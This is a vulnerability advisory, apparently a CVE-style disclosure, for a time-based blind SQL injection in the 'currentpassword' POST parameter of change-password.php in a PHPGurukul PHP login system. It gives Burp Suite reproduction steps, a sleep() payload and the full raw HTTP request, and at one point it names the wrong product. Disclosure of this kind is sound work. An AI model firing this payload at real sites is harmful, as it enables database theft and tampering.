SQL Injection in was found in “loginsystem/change-password.php” in PHPGurukul User Registration & Login and User Management System With admin panel Project in PHP v3.3 allows remote attackers to execute arbitrary code via “currentpassword” POST request parameter.

- **Official Website URL**

https://phpgurukul.com/user-registration-login-and-user-management-system-with-admin-panel/

- **Affected Product Name:** User Registration & Login and User Management System With admin panel


Affected Vendor	Phpgurukul
Affected Code File	loginsystem/change-password.php
Affected Parameter	currentpassword
Method	POST
Type	Time-based blind
Version	V 3.3

Vulnerability Overview


The vulnerability allows remote attackers to exploit the **“currentpassword”** parameter in the Online Shopping Portal Project V3.3 to execute arbitrary SQL commands. By injecting time-delay payloads, attackers can determine the presence of a SQL Injection flaw by observing server response delays, confirming successful execution of SQL commands.

Steps to Reproduce:

1. **Access the URL** http://localhost/URLSAP/loginsystem/loginsystem/change-password.php for change your password.



2. **Intercept the Request:**
   - Enable Burp Suite and set up the browser to route traffic through it.




3. **Modify the Parameter:**
   - Send the request to the Burp Suite Repeater and modify the **“currentpassword”** parameter with the following payload: **('%2b(select*from(select(sleep(20)))a)%2b')**

Request

Pretty Raw Hex

```
1  POST /URLSAP/loginsystem/loginsystem/change-password.php HTTP/1.1
2  Host: localhost
3  Content-Length: 117
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
   ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer:
   http://localhost/URLSAP/loginsystem/loginsystem/change-password.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=9dml1h3apthq58se03b0nsnnrr
21 Connection: keep-alive
22
23 currentpassword='%2b(select*from(select(sleep(20)))a)%2b'&newpassword=
   est%4012345&confirmpassword=est%4012345&update=
```

4. Send the Modified Request:
   - Forward the modified request in the Burp Suite Repeater.
   - Observe the delay in the response time.
   - The server will delay its response by 20 seconds, confirming the successful execution of the SLEEP () function, indicating a time-based SQL injection vulnerability.



Impact

- Data Theft: Unauthorized access to sensitive user or system data in the database.
- Data Manipulation: Modification or erasure of data, which destroys the integrity of data.
- Credential Exposure: Exploitation to obtain usernames, passwords, or other authentication details.
- Server Compromise: Use of database queries for exploitation of underlying server systems or gaining shell access.
- Reconnaissance: Enumeration of the database structure, such as tables, columns, and schemas, for further exploitation.
- Financial Loss: Service denial, and possibly monetary losses to the production environment
- Loss of Reputation: Potential for loss of trust among users to either data breach or disruption in services.

Recommended Mitigations:

SQL Injection Prevention - OWASP Cheat Sheet Series